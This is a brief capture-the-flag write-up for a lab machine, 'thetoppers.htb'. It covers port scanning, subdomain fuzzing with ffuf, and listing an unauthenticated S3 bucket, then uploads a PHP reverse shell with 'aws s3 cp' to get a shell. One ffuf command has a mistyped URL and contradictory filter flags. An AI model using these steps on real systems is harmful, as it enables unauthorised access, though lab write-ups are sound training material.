Using nmap I can see 2 open ports, 22 and 80.

In the page, Im able to find the web page domain.
 So, using
 /etc/hosts I configure the domain.


Using ffuf I found a subdomain s3.
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top100000.txt -u http://thetoppers.html -H "Host: FUZZ.thetoppers.htb" -fc 200 -mc 200,301,302,307,401,403,500,404

 In the web, it gives me a json with the server status.
This subdomain is typical of aws, so, I use the aws client tool to list the buckets.
aws s3 ls --endpoint-url http://s3.thetoppers.htb --no-sign-request
 Now I list the files in this bucket.
aws s3 ls s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb --no-sign-request
 Now, I can load a php reverse shell in the bucket.
aws s3 cp rev.php s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb --no-sign-request
 With this shell, I can read the flag.
